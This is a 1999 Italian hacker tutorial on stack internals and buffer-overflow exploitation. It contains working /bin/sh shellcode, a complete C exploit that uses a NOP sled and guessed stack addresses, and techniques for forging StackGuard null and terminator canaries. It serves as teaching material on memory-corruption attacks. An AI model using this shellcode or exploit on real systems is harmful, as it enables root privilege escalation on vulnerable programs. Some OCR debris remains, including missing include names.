The Italian CRaCKiNG Encyclopedia vol. 8

Stack Reversing

Scritto da

---==: ALoR :==---

---==> Co-Founder of NEURO ZONE 2 <==---

---==> Proud Member of RingZ3r0 <==---

Luglio 1999

Target = **,***,****

(*=Lamer, **=Novizio, ***=Apprendista, ****=Esperto, *****=CrackMaster)

==========

Table of context :

==========

1.0 DISCLAIMER

2.0 INTRO

Dopo molto tempo di inattivita', eccomi qui a scrivere un nuovo tutorial. L'universita' ha occupato gran delle mie risorse umane. Solo ora che ho terminato gli esami, posso dedicarmi alla mia passione. In aggiunta a questo, anche la donna (ciao piccola :)) mi ha un po' distratto...hehe :) e si sa come computer e donne non vadano molto d'accordo.
Ma bando alle ciance. In questo volume sto per illustrarvi il fantastico mondo dello stack. Non sara' una lezione di cracking vero e proprio, la definirei una via di mezzo tra l'hacking e il reversing. cmq ritengo che in questo campo il confine tra l'uno e l'altro sia veramente impalpabile.
E' vero che sfruttando un Buffer Overflow si ottengono diritti maggiori sul sistema vittima (e questo e' hacking), ma e' pur vero che per scriversi il codice del B.O. *e non prenderlo gia' fatto come fanno i lamer* bisogna avere una buona conoscenza dell'assembly e di come funziona lo stack per poter inserire funzioni o modificare a piacimento il flusso del programma (e questo e' reversing).
Insomma si comincia o no ?? certo. Let's go !!

3.0 PREREQUISITI E TOOL NECESSARI

Ecco quello che gia' dovreste avere/conoscere :

* Un cervello FUNZIONANTE :))
* Una minima conoscenza dell'architettura di un elaboratore.
* Conoscenza del linguaggio C
* Conoscere quel tanto che basta di assembly
* Una calcolatrice hex (a meno che non sappiate fare i conti a mente)

* Un debugger per la piattaforma su cui lavorate
  - Softice su Win32
  - ddd-gdb su UNiX / Linux
* Un compilatore
  - Borland o Microsoft (e' indifferente) su Win32
  - gcc su UNiX / Linux
* Un assemblatore
  - MASM su Win32
  - as su UNiX / Linux
* Un linker
  - link su Win32
  - ld su UNiX / Linux
* Un editor esadecimale
  - Hiew o UltraEdit su Win32
  - indifferente su UNiX / Linux

ATTENZIONE: d'ora in avanti tutto cio' che diro' sara' riferito al reversing sotto linux. Anche se quello sotto Win32 non e' molto differente, ci sono lo stesso alcune discrepanze. Quindi stateve accuorte :)

3.0 UN PO' DI TEORIA

Cominciamo col vedere come funziona lo stack e cosa succede quando un prg. e' in esecuzione. I moderni programmi sono stati pensati per essere il piu' possibile modularizzati in funzioni, ognuna delle quali svolge il suo piccolo compito e ritorna il controllo al chiamante. Ogni volta che una funzione viene richiamata, il codice alloca sullo stack il suo record di attivazione. Quando termina, lo dealloca.
esempio:

```
                                          immagine dello stack:

void pippo () {                               -----------
        int i = 5;                               |   pippo   |
        printf("i = %d\n", i);                   |  ... ...  |
}                                           |           |
                                             -----------
void main () {                 -----------    -----------     -----------
        j = 7;                     |   main    |    |   main    |     |   main    |
        printf("j = %d\n", j);     |  ... ...  |    |  ... ...  |     |  ... ...  |
        pippo();                   |           |    |           |     |           |
        printf("ho finito\n");      -----------      -----------      -----------
}
                                          output in realtime:

                                  j = 7           j = 7           j = 7
                                                  i = 5           i = 5
                                                                  ho finito
```

Cerchiamo ora di capire che cosa viene messo nel record di attivazione e come il flusso del programma torna al chiamante.
Nel record di attivazione vengono salvati nell'ordine: i parametri, il "return address", il "prev sp" e le variabili locali.
Il "return address" e' l'indirizzo al quale bisogna saltare quando la funzione e' terminata. Nel nostro caso quando termina pippo() si dovra' tornare all' indirizzo della printf() successiva.
Il "prev sp" e' l'indirizzo dello "stack pointer" precedente. Viene salvato per poterlo ripristinare una volta terminata la funzione e riprendere il record di attivazione del chiamante. Nel nostro caso ci sara' il "prev sp" che punta al main.
Riassumendo nel record di attivazione di pippo() avremo:

```
               i     psp   ret
      <------  [    ][    ][    ]
```

Lo stack cresce nella direzione della freccia, verso indirizzi di memoria piu' bassi. Fate molta attenzione a questo fatto, vi servira' in seguito.
Dobbiamo ricordarci che la memoria puo' essere indirizzata solo per multipli di una word (4 byte 32 bit). Quindi nel caso in cui usassimo array di dimensioni non multiple di 4, comunque in memoria essi occuperanno il multiplo successivo.
esempio:

```
void pippo(int a, char b) {
        int i;
        char parola[10];
        ...
}
```

```
indirizzi          EEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF
di memoria         0123456789AB  CDEF  0123  4567  89AB  CDEF

                   parola        i     psp   ret   a     b
        <-------- [            ][    ][    ][    ][    ][    ]
```

Come di puo' notare parola[] e' dichiarato di 10 byte eppure ne occupa 12.
Altra cosa da far notare (una piccola anticipazione) e' che parola + 12 e' uguale all'indirizzo di i; parola + 16 = &psp... ecc

---

4.0 BUFFER OVERFLOW

Cosa succederebbe se noi cercassimo di mettere piu' di 10 char nel nostro Array parola[10] ?? La risposta e' la piu' semplice. Si andrebbe a scrivere in parola +11 ... +12... +13... ecc. Fino a 11 non abbiamo problemi, poiche' abbiamo visto che lo spazio di memoria e' ancora riservato per parola[10], ma poi cominceremo a scrivere nella zona di memoria della variabile i, alterando il suo valore. Se poi cercassimo di scrivere ancora oltre si invaderebbe psp e ret. Ma cosa succede a questo punto ?? La funzione, una volta terminata, cerchera' lo stesso di saltare all'indirizzo di ritorno che trova sullo stack. Con molta probabilita' il programma andra' in segmentation fault (SIGSEGV) perche' cerca di accedere a zone di memoria non apparteneti al suo segmento.

esempio:

```
void pippo(int a, char b) {
        int i;
        char parola[10];
        char buffer[50] = "ALoRALoRALoRALoRALoRALoRALoRALoRALoRALoR";

        strcpy(parola, buffer);
}
```

ecco lo stack:

```
indirizzi          EEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF
di memoria         0123456789AB  CDEF  0123  4567  89AB  CDEF

                   parola        i     psp   ret   a     b
        <-------- [ALoRALoRALoR][ALoR][ALoR][ALoR][ALoR][ALoR]
```

Quando pippo() termina, cerchera' di saltare all'indirizzo "ALoR" che in hex e' 0x526F4C41 (attenzione che i386 salva gli indirizzi al contrario).
Il risultato e' un bel SIGSEGV.

A questo punto una domanda dovrebbe sorgervi spontanea... se al posto di 0x526F4C41 ci riuscissi a mettere un indirizzo valido ?? Esatto !! E' proprio quello che state pensando. Il flusso del programma viene ripreso da quell' indirizzo. WOW che potere !! possiamo modificare il ret a nostro piacimento e controllare dall'esterno il flusso del programma.
Ma vediamolo meglio in dettaglio.

5.0 IL RET ADDRESS

Nel nostro esempio buffer[] era direttamente codificato nel codice sorgente, quindi dall'esterno c'e' poco da fare. (quello e' solo un esempio di pessima programmazione) Se invece, buffer[] gli fosse stato passato come argomento,

come ad esempio un argv[], chi decide cosa mettere nel buffer siamo noi !!
Ma questo lo vedremo piu' avanti... abbiate un po' di pazienza...

"Se vuoi imparare a volare, prima devi saper stare in piedi e camminare.
Non bisogna aver fretta di volare."   (Nietzsche)

Prima di tutto cominciamo con modificare solo l'indirizzo di ritorno per
fare saltare alcune istruzioni, poi cercheremo di inserire un pezzo di codice
nostro e glielo faremo eseguire.

esempio:

```
void pippo() {
        int i = 0x414C6F52;
        int *ret;
        unsigned char buff[10] = "abcdefg";

        printf("\nret %p \n", ret);
        ret=(int *)(&i+2);                          // ret punta al "return address"
        printf("ret %p e *ret %x \n", ret,*ret);
        *ret+=7;                                    // salta j=0xab
        //*ret+=24;                                     // salta la printf()
        printf("ret %p e *ret %x\n\n", ret, *ret);

}

int main() {
        int j = 0x414C6F52;
        pippo();
        j = 0xab;
        printf("\n%04X\n", j);
return 0;
}
```

Ecco cosa stiamo cercando di fare nella funzione pippo():
- `ret=(int *)(&i+2);` imposta il puntatore ret all'indirizzo di i e gli aggiunge 2 (word, non byte !!)
- `*ret+=7;` modifica il valore di questo puntatore (cioe' il "return address")

vediamo in dettaglio lo stack:

```
                  buff          *ret  i     psp   ret
        <-------- [abcdefg     ][    ][ALoR][    ][    ]
```

Quindi aggiungendo 2 word all'indirizzo di i, si punta proprio al "return
address". Una volta che abbiamo il puntatore ad esso, possiamo giocarci fino
alla morte... :)
Infatti aggiungendo 7 byte, faremo in modo che il controllo ritorni dopo
l'istruzione j = 0xab; quindi l'istruzione verra' saltata. Se aggiungiamo 24
byte il controllo tornera' dopo la printf().
Vediamo come sapere quanti byte saltare.

~~~~~~

```
-ALoR- $> gcc vittima.c -o vittima -ggdb
-ALoR- $> gdb vittima
GNU gdb 4.17.1
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i586-cygwin32"...
(gdb) disassemble main
Dump of assembler code for function main:
0x401100
:        push   %ebp
0x401101 :      mov    %esp,%ebp
0x401103 :      sub    $0x10,%esp
0x401106 :      call   0x40125c <__main>
0x40110b :     movl   $0x414c6f52,0xfffffffc(%ebp)
0x401112 :     call   0x401078
0x401117 :     movl   $0xab,0xfffffffc(%ebp)
0x40111e :     mov    0xfffffffc(%ebp),%eax
0x401121 :     push   %eax
0x401122 :     push   $0x4010f7
0x401127 :     call   0x401264
```
~~~~~~

```
0x40112c :     add    $0x8,%esp
0x40112f :     xor    %eax,%eax
0x401131 :     jmp    0x401133
0x401133 :     mov    %ebp,%esp
0x401135 :     pop    %ebp
0x401136 :     ret
End of assembler dump.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

Come e' facile notare l'indirizzo di ritorno di pippo() sara' 0x401117.
per saltare l'assegnamento   j = 0xab; dovremo far saltare l'istruzione
movl $0xab,0xfffffffc(%ebp). quindi l'indirizzo di ritorno va modificato
in modo che torni a 0x40111e. Un po' di matematica ci suggerisce che sono
7 byte. Per saltare anche la printf() dovremo saltare a 0x40112c (24 byte).

OSSERVAZIONE: l'assemblatore non e' molto furbo... :) guardate cosa ha
codificato all'indirizzo 0x401131... ditemi voi se questa e' programmazione
seria... giusto per sprecare 1 ciclo di clock....

OK. ora sappiamo come saltare a punti differenti del codice del programma.
ma solitamente non abbiamo a disposizione il sorgente o la possibilita' di
debuggare l'eseguibile (vuoi per i permessi -rwx--x--x, vuoi perche' sono
stati strippati i simboli di debug).
A questo punto ci sorge la necessita' di poter inserire del nostro codice e
di sapere l'indirizzo di dove e' collocato sullo stack.

6.0 "BOGUS" CODE

Cominciamo col capire il meccanismo attraverso un codice creato da noi. Poi
ci dedicheremo all'attacco di un programma pre-confezionato.

esempio:

```
void main() {
   int *ret;
   char boguscode[] = "\x90\x90\x90\x90\x90\x90\xb8\x01\x00\x00\x00"
                      "\xbb\x00\x00\x00\x00\xcd\x80";

   ret = (int *)&ret + 2;
   *ret = (int)boguscode;
}
```

Allora: ormai dovrebbe esservi chiaro cosa succede nel main()...
*ret = (int)boguscode; cambia il return address all'indirizzo di boguscode[]
che, essendo una variabile locale, si trova proprio sullo stack.
Quindi l'immagine dello stack sara':

```
indirizzi            DDEEEEEEEEEEEEEEEEFFFF  FFFF  FFFF  FFFF
di memoria           EF0123456789ABCDEF0123  4567  89AB  CDEF

                     boguscode               *ret  sfp   ret

          <------   [nostro_codice_in_hex  ][    ][    ][0xDE]
                     ^                                  |
                     |__________________________________|
```

Il codice che ho scritto non serve assolutamente a nulla... infatti sono 5 nop
e una exit()... lo so lo so... potevo sprecarmi a spiegare qualcosa di utile
come scrivere nel /etc/passwd o spawnare una shell, ma ehi !?! fa caldo anche
per me !! :) e francamente la voglia mi sta calando e la fame mi attanaglia...
visto che nessuno mi prepara la pappa pronta... anche voi potete sbattervi un
po' per imparare a codificare qualcosa di utile... :))
Ecco il codice in asm:

```
__asm__("
        nop                             # 1 bytes
        nop                             # 1 bytes
        nop                             # 1 bytes
        nop                             # 1 bytes
        nop                             # 1 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
```

```
        int    $0x80                    # 2 bytes
");
```

Pero' se la vostra fantasia vola... come spero stia facendo in questo momento,
potrete codificare qualsiasi cosa. (un es.: un codice che esegue una shell).
A questo punto e' necessario che abbiate un buona conoscenza dell'assembly.
cmq ci sono tanti shellcode gia' codificati per le diverse architetture in giro
per la rete... (per questo vi rimando a "smashing the stack for fun and profit"
di aleph1, un doc che spiega in dettaglio come codificare la shellcode).
Se il prg che attaccate e' setsuid(0) la shell sara' di root... :)

Per avere il codice in esadecimale ci viene in aiuto il nostro disassemblatore
e debugger GDB. bastera' compilare il codice asm con la solita opzione per il
debug e poi disassemblarlo...

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
-ALoR- $> gcc boguscode.c -o boguscode -ggdb
-ALoR- $> gdb boguscode
GNU gdb 4.17.1
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i586-cygwin32"...
(gdb) disassemble main
Dump of assembler code for function main:
0x401040
:        push   %ebp
0x401041 :      mov    %esp,%ebp
0x401043 :      call   0x401174 <__main>
0x401048 :      nop
0x401049 :      nop
0x40104a :     nop
0x40104b :     nop
0x40104c :     nop
0x40104d :     mov    $0x1,%eax
0x401052 :     mov    $0x0,%ebx
0x401057 :     int    $0x80
0x401059 :     mov    %ebp,%esp
0x40105b :     pop    %ebp
0x40105c :     ret
End of assembler dump.
(gdb)  x/bx main+8
0x401048 :      0x90
(gdb)
0x401049 :      0x90
(gdb)
0x40104a :     0x90
...
...
(gdb)
0x401057 :     0xcd
(gdb)
0x401058 :     0x80
(gdb)
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

Il nostro codice sara' quindi:
\x90\x90\x90\x90\x90\x90\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80

Ecco fatto. Ora sappiamo come codificare ed eseguire del codice che si trova
sullo stack. Non ci resta che tentare di attaccare un prg che e' suscettibile
di buffer overflow.

7.0 EXPLOITING

Innanzi tutto dobbiamo capire come di solito sbufferano i buffer... (gioco di
parole...). Nella quasi totalita' delle volte, staremo cercando di attaccare
un buffer di char e la funzione che sbuffera sara' una strcpy() o una gets().
Per questo motivo, nel nostro codice non possono esserci dei caratteri nulli
\x00, poiche' la strcpy() si ferma quando incontra uno \0, interpretandolo
come terminatore di stringa. (ultimamente pero' ho scoperto che in alcuni
casi e' possibile mettere i char nulli... vedi oltre...)
Quindi sara' bene controllare e modificare il nostro codice in modo che non

compaiano questi caratteri. Ci sono diversi workaround per il nostro problema.
esempio:

Problem instruction:	Substitute with:
movb $0x0,0x7(%esi)	xorl %eax,%eax
molv $0x0,0xc(%esi)	movb %eax,0x7(%esi)
	movl %eax,0xc(%esi)
movl $0xb,%eax	movb $0xb,%al
movl $0x1, %eax	xorl %ebx,%ebx
movl $0x0, %ebx	movl %ebx,%eax
	inc %eax

(ringrazio aleph1 per questo esempio...)

ok. una volta preparato in nostro codice, dobbiamo passare all'attacco vero
e proprio. Innanzi tutto ci serve sapere quanti char abbiamo a disposizione
per il nostro buffer. Questa operazione e' molto banale, basta fare un prg
che aumenta il buffer di un char ogni ciclo e tenta di eseguire la "vittima".
Quando vittima va in segmentation fault, abbiamo fatto bingo.
Ora dobbiamo preparare il nostro buffer e spararlo alla vittima.
Ecco come dovrebbe essere organizzato:

bad_buffer
[bogus_code ... ret_address]

ovviamente il nostro ret_address puntera' al bogus code. Pero' ora sorge un
altro problema. Come facciamo a sapere l'indirizzo esatto di bogus_code ??
Il bello e' tutto qui !! dobbiamo indovinarlo...
Per ampliare le probabilita' di "atterrare" in una zona utile, metteremo un
sacco di nop prima di bogus code.

bad_buffer
[nop nop nop nop....nop bogus_code ret_address]

Poiche' bogus_code non occupera' mai uno spazio eccessivo (una shellcode e'
piu' o meno 50 byte) e siccome i buffer sbufferano di solito intorno ai 200
char, abbiamo 150 nop da inserire prima. La nostra "pista di atterraggio" e'
cosi' abbastanza lunga... :)
Siamo abbastanza fortunati poiche' lo stack locale di un programma comincia
piu' o meno sempre allo stesso indirizzo. Quindi ci basta trovare un piccolo
spiazzamento da quell'indirizzo e il gioco sara' fatto...
Una funzione che ci restituisce l'indirizzo dello stack e':

```
long get_esp (void) {
        __asm__ ("movl %esp,%eax\n");
}
```

quindi guessango (neologismo dall'inglese to guess.. trad. indovinando) lo
spiazzamento giusto da questo indirizzo, arriviamo nel punto giusto. Siccome
i prg appena eseguiti istanziano di solito sullo stack 200-300 byte di
variabili locali non sara' molto difficile trovare questo "numero magico"...

Ecco messo in pratica tutto cio' che abbiamo detto fin'ora in un semplice
exploit fatto da me (whitefly) awgn e raptor...

```
/* ExPl0it: 1 awgn@cosmos.it */
/* awgn whitefly raptor....   */

#include
#include
#include
#include
#include

#define MAXLENBUFF 209
#define NOP_LEN    100

char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

char buff[MAXLENBUFF];
```

```
long get_esp (void) {
        __asm__ ("movl %esp,%eax\n");
}

int main (int argc, char **argv) {
        int i, off = 0;

        char *buffer, *ptr;
        long *addr_ptr;

        long int base;
        FILE *pf;

        base            = get_esp ();
        addr_ptr        = (long *) buff;

        off = atoi (argv[1]);

        printf("Shellcode size:%d\n",sizeof(shellcode));

        // First we fill the buffer with a guessed stack addr . //

        printf("base+off:0x%x\n\n\n",base+off);

        for (i = 0; i < (MAXLENBUFF-1) ; i+=4 )
                *(addr_ptr++)= (long)(base+off);

        // now we push the nops code //

        buffer=buff;

        for (i = 0; i < NOP_LEN; i++)
                *(buffer++)=(char)0x90;

   // now we push the shellcode //

        for (i = 0; i < strlen (shellcode); i++)
                *(buffer++) = shellcode[i];

        // buff is ready to work. //
        buffer=buff;

        printf("Buffer %d \n",strlen(buffer));

        execl("./vittima","vittima","-option",buff,NULL);

}
```

8.0 STACK GUARD

C'e' un programma della Immunix che si chiama Stack Guard che si prefigge come obbiettivo quello di rendere impossibili gli overflow.
Il suo meccanismo e' molto semplice, ma efficace. per ulteriori informazioni, visitate il sito: *http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/*

Sostanzialmente Stack Guard e' una patch per il compilatore gcc. SG modifica le funzioni functio_prolog() e function_epilog() del compilatore in modo che metta una word chiamata "canary" appena prima del ret_address e quando la funzione termina ne controlla la validita'.
Quindi se noi sbufferiamo fino a ret la canary sara' sovrascritta e il suo valore modificato. A questo punto entra in gioco function_epilog() che si accorge del cambiamento e termina il programma prima che salti al nuovo ret.
Lo stack prodotto da gcc+StackGuard sara':

```
     buffer               sfp     canary  ret     argc    argv
    [                 ]  [    ]  [    ]  [    ]  [    ]  [    ]
```

La canary puo' essere di tre tipi :

1) random - legge da /dev/urandom e crea la canary nel momento in cui il prg viene eseguito.
2) null - una serie di \x00 (come ormai sappiamo non la si puo' riprodurre poiche' le funzioni di copia dei char di fermano quando incontrano il carattere nullo)
3) terminator - e' una combinazione di Null, CR, LF, e -1 (0xFF) poiche' non tutte le funzioni terminano con \0. ad esempio gets() usa EOL o EOF come terminatore.

Questo modo di proteggere lo stack e' molto ostico per chi vuole exploitare i buffer sullo stack. Cmq credo che ci sia un modo per aggirare almeno il problema della "null canary".

Ecco cosa mi e' venuto in mente l'altra notte mentre non riuscivo a dormire per il caldo (ci sono 34 gradi a Milano in questo periodo)... argh...
La notte e' il momento migliore per i lampi di genio... specialmente se sei sotto alcolici o stupefacenti... heheh :)

Benche' in molti casi non si possa inserire caratteri nulli nella stringa di attacco, se siamo fortunati possiamo aggirare l'ostacolo con un trucchetto...
Tutto quello che ci serve e' una routine che parsa gli argomenti (argv[]) con un ciclo while e una getopt(). E vi assicuro che i programmi che usano questo metodo sono molti... :)) la getopt() e' ormai uno standard...

esempio:

```
        char input[50];

        while ((cnt = getopt (argc, argv, "I:")) != EOF) {
                switch (cnt) {
                case 'I':
                        strcpy (input, optarg);
                        break;
                }
        }
```

E' possibile sbufferare piu' volte, sovrapponendo di passo in passo un buffer di lunghezza via via minore.
Ecco il nostro comando di attacco.

```
./a.out -I $BOGUS1 -I $BOGUS2 -I $BOGUS3 -I $BOGUS4 -I $BOGUS5
```

Dove i valori delle variabili sono:

```
$BOGUS1 = AAAAA....AAAAAAAAAAAAAAAAAAAAAAAAAAAA"ret_addr"\x0D\0
$BOGUS2 = BBBBB....BBBBBBBBBBBBBBBBBBBBBBBBBBB\0
$BOGUS3 = CCCCC....CCCCCCCCCCCCCCCCCCCCCCCCCCC\0
$BOGUS4 = DDDDD....DDDDDDDDDDDDDDDDDDDDDDDDDDD\0
$BOGUS5 = NNNNN....shellcode..................\0
```

Il ciclo while {... strcpy(...)...} produrra' un buffer input[] come questo:

```
NNNN...NNNNNNNN"shellcode"....\x00\x00\x00\x00"ret_addr"\x0b\x00
```

Immagine sullo stack:

```
     input                 sfp    canary   ret        argc   argv
    [NNNN ... shellcode]  [....] [0000]   [ret_addr] [B000] [    ]
```

Abbiamo dovuto lasciare il valore di argc inalterato altrimenti la getopt() avrebbe segmentato... (io e awgn abbiamo sbattuto la testa su questo problema per un giorno intero... ma alla fine abbiamo raggiunto l'obbiettivo...)
Quindi ci mettiamo \x0B che in decimale vale 13 poiche' gli argomenti passati sono indovinate un po' ?? esatto !! 11 = 10 + argv[0] !!

Come si puo' facilmente notare, siamo riusciti a riprodurre la "null canary" dello Stack Guard... quindi uno dei tre metodi e' sconfitto !! cool !!

Attacchiamo la "Terminator canary" con questo comando:

```
./a.out -I $BOGUS1 -I $BOGUS2
```

Dove i valori delle variabili sono:

```
$BOGUS1 = AAAAA....AAAAAAAAAAAAAAAAAAAAAAAAAAAA"ret_addr"\x05\0
$BOGUS2 = NNNNN....shellcode..............0aff0d\0
```

Il ciclo while {... strcpy(...)...} produrra' un buffer input[] come questo:

```
NNNN...NNNNNNNN"shellcode"....\x0a\xff\x0d\x00"ret_addr"\x05\x00
```

Immagine sullo stack:

```
     input                 sfp    canary     ret        argc   argv
    [NNNN ... shellcode]  [....] [0affad00] [ret_addr] [5000] [    ]
```

Come e' facile notare siamo riusciti a ricostruire anche la terminator canary.
Essa e' costituita da 0affad00 che sono rispettivamente:
0a = LF ; ff = EOF ; 0d = CR ; 00 = NULL
E anche la "terminator canary" was smashed... very cool !!!


2/3 del lavoro e' fatto... ci manca solo da sconfiggere la random canary... :)
Se avete idee o volete discutere di questo interessante argomento, scrivetemi
pure al seguente indirizzo: alor@thepentagon.com
Qualcuno una volta disse : l'unione fa la forza... :)

9.0 CONCLUSIONI

ok. fine !! dopo questa lezione di Hacking, Cracking, Reversing vi saluto e
me ne vado felicemente in vacanza a Malta... bye bye and happy holiday to all.


Solita frase del mitico:

"If you give a man a crack he'll be hungry again
 tomorrow, but if you teach him how to crack, he'll
 never be hungry again"
                                        +ORC



Greetings to:
 NaGA (compagno delle scorribande al SiLAB...)
 awgn (per le ore passate ad exploitare insieme su irc)
 Banfer & LordKasko (per le preziose info sui B.O.)
 aleph1 (l'autore di "smashing the stack for fun and profit")
 Tutti i membri di RingZ3r0
 I sopravvissuti della NEURO ZONE 2
 All the Cracker on the NET from whom I have learned something.
 la tipa dell'agenzia viaggi che mi ha trovato l'hotel a malta.
Fucks to:
 il bastardo che mi ha fottuto il cellulare sulla 92 !!!
 tutte le tipe che se la menano (come dice NaGA)
 tutti i membri del gruppo "il timone" (cazzi vostri mai eh ??)
 lo staff di tripod.com che mi ha cancellato l'account.
 tutti i lamer che usano internet solo per nukare.
A big kiss to:
 elle (my little love)

==========



--==> ALoR <==---------------------- - -   -
                        ICQ: 10666678   In IRC: WhiteFly

e-mail: ALoR@thepentagon.com   www: http://alor.cjb.net
        ALoR@ucsd.com   http://alor.tsx.org
e-SMS: alor@dsmemo.com   http://alor.none.nu

==========